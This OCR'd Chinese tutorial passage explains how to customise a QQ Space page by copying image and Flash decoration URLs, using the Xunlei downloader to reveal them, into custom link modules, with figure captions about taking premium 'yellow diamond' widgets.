


图1　右键属性

在网上有好多人问我，空间链接的模块是怎样建立的，如图3左边，在这里我就一并告知吧！获得地址后点击“**自定义**”—“**新建模块**”—“**图文模块**”（其他情况自定），接下来就要填写模块信息了！如图3右边。

“标题”处就是空间中的显示文字，“标题链接”就是点击后要跳转的网址，“图片地址”就是文字前面的装饰，也就是我们盗取的东东。如果你要为自己定义的模块中添加链接，就点击“再添加一个图文项”。而这个新添加的图文项的设置与前面的方式相同。最后注意一定要将“模块边框”设置成“无”，这样更美观些。

B：FLASH地址盗取

对于FLASH地址的盗取就麻烦一些。将鼠标放在FLASH上面，稍等后会出现“下载”（前提是你安装有下载软件，如迅雷）图标，如图4。

点击下载就开始调用下载软件，此时会出现“建立下载任务”，其中的网址就是刚才模块的地址，如图5。有了地址后就把




图2　盗取图片地址




图3　好友链接与其模块填写




图4　出现“下载”图标




图5　迅雷帮我盗取FLASH 地址




图6　黄钻物品的盗取




图7　黄钻挂件盗取成功




图8　日志转移

